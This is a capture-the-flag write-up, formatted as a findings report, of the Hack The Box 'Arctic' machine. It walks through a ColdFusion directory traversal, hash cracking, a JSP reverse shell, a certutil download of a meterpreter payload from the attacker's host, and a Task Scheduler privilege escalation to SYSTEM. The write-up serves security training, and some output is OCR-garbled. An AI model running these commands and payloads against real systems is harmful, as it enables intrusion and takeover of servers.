

Security Assessment Findings Report

Arctic Machine - Hack The Box

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Report quick summary

Vulnerability Exploited	Adobe ColdFusion - Directory Traversal (CVE-2010-2861)	
System Vulnerable	Adobe ColdFusion 8 Administrator	
System Vulnerability Explanation	Multiple directory traversal vulnerabilities in the administrator console in Adobe ColdFusion 9.0.1 and earlier allow remote attackers to read arbitrary files via the locale parameter to (1)CFIDE/administrator/settings/mappings.cfm, (2) logging/settings.cfm, (3) datasources/index.cfm, (4) j2eepackaging/editarchive.cfm, and (5) enter.cfm in CFIDE/administrator/.	
Privilege Escalation Vulnerability	Task Scheduler '.XML' Local Privilege Escalation (CVE-2010-3338)	
Privilege Escalation Vulnerability Explanation	The Windows Task Scheduler in Microsoft Windows Vista SP1 and SP2, Windows Server 2008 Gold, SP2, and R2, and Windows 7 does not properly determine the security context of scheduled tasks, which allows local users to gain privileges via a crafted application, aka "Task Scheduler Vulnerability."	
Vulnerability Fix	It is recommended to update the Windows Server 2008 and the ColdFusion Administrator to the latest version in order to apply the vendor supplied patches.	
Severity	Critical	


Report findings

An initial nmap scan revealed 3 services:

- Microsoft Windows RPC on port 135
- Fmtp (Flight Message Transfer Protocol) on port 8500
- Msrpc (Microsoft Remote Procedure Call) on port 49154

```
root@kali:~# nmap -T4 -sV -p- 10.10.10.11
Starting Nmap 7.80 (https://nmap.org) at 2020-11-08 12:58 EST
Nmap scan report for 10.10.10.11
Host is up (0.21s latency).
Not shown: 65532 filtered ports
PORT STATE SERVICE VERSION
135/tcp open msrpc Microsoft Windows RPC
8500/tcp open fmtp?
49154/tcp open msrpc Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
Service detection performed. Please report any incorrect results at https://nmap.org/submit./
Nmap done: 1 IP address (1 host up) scanned in 409.32 seconds
```

Fmtp service (port 8500) landing page is shown below



Accessing to 'CFIDE' folder showed an interesting folder named 'Administrator'




Index of /CFIDE/

Parent	dir	03/22/17 08:52 μμ
Application.cfm	1151	03/18/08 11:06 πμ
adminapi/	dir	03/22/17 08:53 μμ
administrator/	dir	03/22/17 08:55 μμ
:lasses/	dir	03/22/17 08:52 μμ
componentutils/	dir	03/22/17 08:52 μμ
lebug/	dir	03/22/17 08:52 μμ
mages/	dir	03/22/17 08:52 μμ
<u>nstall.cfm</u>	12077	03/18/08 11:06 πμ
ultiservermonitor-access-policy.xml	278	03/18/08 11:07 πμ
robe.cfm	30778	03/18/08 11:06 πμ
cripts/	dir	03/22/17 08:52 μμ
vizards/	dir	03/22/17 08:52 μμ

Accessing the 'Administrator' folder showed the following landing page contains a system named 'Adobe ColdFusion 8 Administrator'.



Searching for an exploit to bypass the authentication on 'exploit-db' showed the following exploit



Link: https://www.exploit-db.com/exploits/14641

Running this exploit revealed a hash password -

2F635F6D20E3FDE0C53075A84B68FB07DCEC9B03


```
ti:~/Hack_The_Box/Arctic# python exploit.py 10.10.10.11 8500 ../../../../../../../lib/password.properties
trying /CFIDE/wizards/common/_logintowizard.cfm
title from server in /CFIDE/wizards/common/_logintowizard.cfm:
#Wed Mar 22 20:53:51 EET 2017
rdspassword=01A/F[[E>[$_66 \\q>[K\=XP \n
password=2F635F6D20E3FDE0C53075A84B68FB07DCEC9B03
encrypted=true
trying /CFIDE/administrator/archives/index.cfm
title from server in /CFIDE/administrator/archives/index.cfm:
#Wed Mar 22 20:53:51 EET 2017
rdspassword=0IA/F[[E>[$_6& \\Q>[K\=XP \n
password=2F635F6D20E3FDE0C53075A84B68FB07DCEC9B03
encrypted=true
trying /cfide/install.cfm
title from server in /cfide/install.cfm:
#Wed Mar 22 20:53:51 EET 2017
rdspassword=0IA/F[[E>[$_68 \\Q>[K\=XP \n password=2F635F6D20E3FDE0C53075A84B68FB07DCEC9B03
encrypted=true
trying /CFIDE/administrator/entman/index.cfm
title from server in /CFIDE/administrator/entman/index.cfm:
#Wed Mar 22 20:53:51 EET 2017
rdspassword=0IA/F[[E>[$_6& \\Q>[K\=XP \n
password=2F635F6D20E3FDE0C53075A84B68FB07DCEC9B03
encrypted=true
trying /CFIDE/administrator/enter.cfm
title from server in /CFIDE/administrator/enter.cfm:
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rdspassword=0IA/F[[E>[$_6& \\Q>[K\=XP \n
password=2F635F6D20E3FDE0C53075A84B68FB07DCEC9B03
encrypted=true
```

Using 'John The Reaper' to decrypt the hash showed this password - happyday


```
root@kall:~/Hack_The_Box/Arctic# echo "2F635F6D20E3FDE0C53075A84B68FB07DCEC9B03" > hash.txt
root@kall:~/Hack_The_Box/Arctic# john hash.txt
Warning: detected hash type "Raw-SHA1", but the string is also recognized as "Raw-SHA1-AxCrypt"
Use the "--format=Raw-SHA1-AxCrypt" option to force loading these as that type instead
Warning: detected hash type "Raw-SHA1", but the string is also recognized as "Raw-SHA1-Linkedin"
Use the "--format=Raw-SHA1-Linkedin" option to force loading these as that type instead
Warning: detected hash type "Raw-SHA1", but the string is also recognized as "ripemd-160"
Use the "--format=ripemd-160" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-SHA1 [SHA1 256/256 AVX2 8x])
Warning: no OpenMP support for this hash type, consider --fork=2
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
happyday (?)
1g 0:00:00:00 DONE 2/3 (2020-11-11 01:38) 20.00g/s 29120p/s 29120c/s 29120C/s hamilton..harley1
Use the "--show --format=Raw-SHA1" options to display all of the cracked passwords reliably
Session completed
```

```
root@kali:~/Hack_The_Box/Arctic# john --show hash.txt
?:happyday
1 password hash cracked, 0 left
```


Inserting the password 'happyday' on the authentication page showed the admin landing page




Accessing the 'Server Settings' page showed the server supports Java.




Accessing to 'Mappings' page showed the physical location of the 'CFIDE' folder on the server - C:\ColdFusion8\wwwroot\CFIDE



Accessing to 'Scheduled Task' page



Creating a new schedule task enables to upload of a file from an URL to the server




Creating a jsa (java) payload file


```
root@kali:~/Hack_The_Box/Arctic# msfvenom -p java/jsp_shell_reverse_tcp
LHOST=10.10.14.9 LPORT=1234 -f raw > shell.jsp
Payload size: 1496 bytes
```

Creating a python web server


```
rootikali:~/Hack_The_Box/Arctic# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
```



Using the new scheduled task to upload the malicious file (shell.jsp) to the 'CFIDE' physical folder location on the server



Submitting and running the new scheduled task



Opening a listener on port 1234

```
root@kali:~# nc -nlvp 1234
listening on [any] 1234 ...
```

Accessing to http://10.10.10.10.11:8500/CFIDE/administrator/shell.jsp

```
10.10.10.11:8500/CFIDE/add × +

① 10.10.10.11:8500/CFIDE/administrator/shell.jsp
```

Getting a shell

```
root@kali:~/Hack_The_Box/Arctic# nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.14.9] from (UNKNOWN) [10.10.10.11] 49801
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
C:\ColdFusion8\runtime\bin>
```

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listening on [any] 1234...
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C:\ColdFusion8\runtime\bin>
```

Checking the user identity the shell connected to

```
C:\ColdFusion8\runtime\bin>whoami
whoami
arctic\tolis
```

Enumerating the machine's OS showed this is Windows Server 2008 R2 x64

```
C:\Users\tolis\Desktop>systeminfo
systeminfo
Host Name:
                            ARCTIC
OS Name:
                           Microsoft Windows Server 2008 R2 Standard
OS Version:
                           6.1.7600 N/A Build 7600
OS Manufacturer:
                            Microsoft Corporation
OS Configuration:
                            Standalone Server
OS Build Type:
                           Multiprocessor Free
Registered Owner:
                            Windows User
Registered Organization:
Product ID:
                            55041-507-9857321-84451
Original Install Date:
                           22/3/2017, 11:09:45 💠
                            10/11/2020, 4:52:57 ��
System Boot Time:
                            VMware, Inc.
VMware Virtual Platform
System Manufacturer:
System Model:
System Type:
                            x64-based PC
Processor(s):
                            2 Processor(s) Installed.
                            [01]: AMD64 Family 23 Model 49 Stepping 0 AuthenticAMD ~2994 Mhz
[02]: AMD64 Family 23 Model 49 Stepping 0 AuthenticAMD ~2994 Mhz
                            Phoenix Technologies LTD 6.00, 12/12/2018
BIOS Version:
Windows Directory:
                            C:\Windows
                            C:\Windows\system32
System Directory:
                            \Device\HarddiskVolume1
Boot Device:
System Locale:
                            el;Greek
Input Locale:
                            en-us; English (United States)
                            (UTC+02:00) Athens, Bucharest, Istanbul
Time Zone:
Total Physical Memory:
                            1.023 MB
Available Physical Memory: 308 MB
Virtual Memory: Max Size: 2.047 MB
Virtual Memory: Available: 1.186 MB
Virtual Memory: In Use:
                            861 MB
Page File Location(s):
                            C:\pagefile.sys
                            HTB
Domain:
Logon Server:
                            N/A
Hotfix(s):
                            N/A
Network Card(s):
                             1 NIC(s) Installed.
                             [01]: Intel(R) PRO/1000 MT Network Connection
                                   Connection Name: Local Area Connection
                                   DHCP Enabled:
                                                     No
                                   IP address(es)
                                   [01]: 10.10.10.11
```

Creating a payload for Windows x64

```
root@kali:~/Hack_The_Box/Arctic# msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.10.14.9 LPORT=4444 -f ex
e > win_shell.exe14.9 LPORT=4444 -f exe > win_shell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
```

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[-]No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
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Downloading the payload to the victim machine

```
C:\ColdFusion8\runtime\bin>certutil -urlcache -f http://10.10.14.9/win_shell.exe C:\ColdFusion8\runtime\bin\win_sh ell.exe certutil -urlcache -f http://10.10.14.9/win_shell.exe C:\ColdFusion8\runtime\bin\win_shell.exe
**** Online ****
CertUtil: -URLCache command completed successfully.
C:\ColdFusion8\runtime\bin>
```

Creating a listener with Metasploit on port 4444

```
mootmkali:~# msfconsole -q
msf5 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf5 exploit(multi/handler) > set lport 4444
lport => 4444
msf5 exploit(multi/handler) > set lhost 10.10.14.9
lhost => 10.10.14.9
msf5 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set AutoRunScript post/windows/manage/migrate
AutoRunScript => post/windows/manage/migrate
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.14.9:4444
```

Running the payload on the victim machine

```
C:\ColdFusion8\runtime\bin>win_shell.exe
win_shell.exe
```

Getting a shell

```
[*] Started reverse TCP handler on 10.10.14.9:4444
[*] Sending stage (201283 bytes) to 10.10.10.11
[*] Meterpreter session 1 opened (10.10.14.9:4444 → 10.10.10.11:49260) at 2020-11-10 03:30:18 -0500
[*] Session ID 1 (10.10.14.9:4444 → 10.10.10.11:49260) processing AutoRunScript 'post/windows/manage/migrate'
[*] Running module against ARCTIC
[*] Current server process: win_shell.exe (2856)
[*] Spawning notepad.exe process to migrate into
[*] Spoofing PPID 0
[*] Migrating into 3416
[*] Successfully migrated into process 3416
meterpreter > □
```

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3416
```

Searching for optional vulnerabilities using 'Metasploit exploit suggester'

```
r) > use post/multi/recon/
use post/multi/recon/local_exploit_suggester
                                              use post/multi/recon/sudo_commands
use post/multi/recon/multiport_egress_traffic
                   /handler) > use post/multi/recon/local_exploit_suggester
msf5 exploit(
msf5 post(
                                             ) > show options
Module options (post/multi/recon/local_exploit_suggester):
                    Current Setting Required Description
  Name
  SESSION
                                               The session to run this module on
  SHOWDESCRIPTION false
                                               Displays a detailed description for the available exploits
msf5 post(
session ⇒
msf5 post(
[*] 10.10.10.11 - Collecting local exploits for x64/windows...
```

Using 'ms10_092_schelevator' exploit and setting parameters

```
) > use exploit/windows/local/ms10_092_schelevator
 No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf5 exploit(
                                                ) > show options
Module options (exploit/windows/local/ms10_092_schelevator):
             Current Setting Required Description
                                         Command to execute instead of a payload
   CMD
                               no
   SESSION
                               yes
                                         The session to run this module on.
   TASKNAME
                               no
                                         A name for the created task (default random)
Payload options (windows/meterpreter/reverse_tcp):
  Name
             Current Setting Required Description
                                         Exit technique (Accepted: '', seh, thread, process, none)
   EXITFUNC process
                               ves
                                         The listen address (an interface may be specified)
   LHOST
             10.0.0.9
                               yes
   LPORT
             4444
                               yes
                                         The listen port
Exploit target:
   Id Name
       Windows Vista, 7, and 2008
msf5 exploit(
session \Rightarrow 1
                           /ms10_<mark>092_schelevator</mark>) > set lhost 10.10.14.9
msf5 exploit(
lhost ⇒ 10.10.14.9
                           4ms10 992 schelevator) > set lport 4546
msf5 exploit(
lport ⇒ 4546
msf5 exploit(
                                               r) > run
```

Link: https://www.exploit-db.com/exploits/19930

Getting a new shell

```
msf5 exploit(
[*] Started reverse TCP handler on 10.10.14.9:4546
[*] Preparing payload at C:\Users\tolis\AppData\Local\Temp\vsSYnZ.exe
[*] Creating task: Xs0B7Hwb48rfX0
[*] SUCCESS: The scheduled task "Xs0B7Hwb48rfXO" has successfully been created.
     SCHELEVATOR
     Reading the task file contents from C:\Windows\system32\tasks\Xs0B7Hwb48rfX0 ... Original CRC32: 0 \times e1f3799f
     Final CRC32: 0×e1f3799f
     Writing our modified content back...
Validating task: XsOB7Hwb48rfXO
     Folder: \
     TaskName
                                                                    Next Run Time
     Xs0B7Hwb48rfX0
                                                                    1/12/2020 6:39:00 ��
                                                                                                       Ready
     SCHELEVATOR
     Disabling the task...
     SUCCESS: The parameters of scheduled task "XsOB7Hwb48rfXO" have been changed.
     SCHELEVATOR
     Enabling the task...
SUCCESS: The parameters of scheduled task "Xs0B7Hwb48rfX0" have been changed.
     SCHELEVATOR
     Executing the task ...
     Sending stage (176195 bytes) to 10.10.10.11
SUCCESS: Attempted to run the scheduled task "Xs087Hwb48rfX0".
     SCHELEVATOR
[*] Deleting the task...
[*] Meterpreter session 2 opened (10.10.14.9:4546 → 10.10.10.11:49294) at 2020-11-10 03:38:18 -0500
[*] SUCCESS: The scheduled task "Xs0B7Hwb48rfX0" was successfully deleted.
     SCHELEVATOR
meterpreter >
```

```
[*]Started reverse TCP handler on 10.10.14.9:4546
 [*]Preparing payload at C:\Users\tolis\AppData\Local\Temp\vsSYnZ.exe
 [*]Creating task: Xs0B7Hwb48rfXO
 [*]SUCCESS: The scheduled task "Xs0B7Hwb48rfXO" has successfully been created.
 [*]SCHELEVATOR
 [*]Reading the task file contents from C:\Windows\system32\tasks\Xs0B7Hwb48rfXO...
 [*]Original CRC32: 0xe1f3799f
 [*]Final CRC32: 0xe1f3799f
 [*] Writing our modified content back...
 [*]Validating task: Xs0B7Hwb48rfXO
 [*]Folder\:
[*]TaskName
                                         Next Run Time Status
   [*]Xs0B7Hwb48rfXO
                                         1/12/2020 6:39:00 Ready
  *]SCHELEVATOR
 [*]Disabling the task...
 [*]SUCCESS: The parameters of scheduled task "XsOB7Hwb48rfXO" have been changed.
 [*]SCHELEVATOR
 [*]Enabling the task...
 [*] SUCCESS: The parameters of scheduled task "Xs0B7Hwb48rfXO" have been changed.
 [*]SCHELEVATOR
 [*] Executing the task...
 [*]Sending stage (176195 bytes) to 10.10.10.11
 [*]SUCCESS: Attempted to run the scheduled task "Xs0B7Hwb48rfXO."
 [*] SCHELEVATOR
 [*] Deleting the task...
  *]Meterpreter session 2 opened (10.10.14.9:4546 -> 10.10.10.11:49294) at 2020-11-
10 03:38:18 -0500
[*]SUCCESS: The scheduled task "XsOB7Hwb48rfXO" was successfully deleted.
[*] SCHELEVATOR
```

Got NT Authority/system privileges

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

Proof

```
C:\Users\Administrator\Desktop>hostname & whoami & ipconfig & type root.txt
hostname & whoami & ipconfig & type root.txt
nt authority\system
Windows IP Configuration
Ethernet adapter Local Area Connection:
  Connection-specific DNS Suffix .:
  IPv4 Address. . . . . . . . . : 10.10.10.11
  Default Gateway . . . . . . . : 10.10.10.2
Tunnel adapter isatap.{79F1B374-AC3C-416C-8812-BF482D048A22}:
  Media State . . . . . . . . . : Media disconnected
  Connection-specific DNS Suffix .:
Tunnel adapter Local Area Connection* 9:
                            . . . : Media disconnected
  Media State . . . . . . .
  Connection-specific DNS Suffix .:
ce65ceee66b2b5ebaff07e50508ffb90
```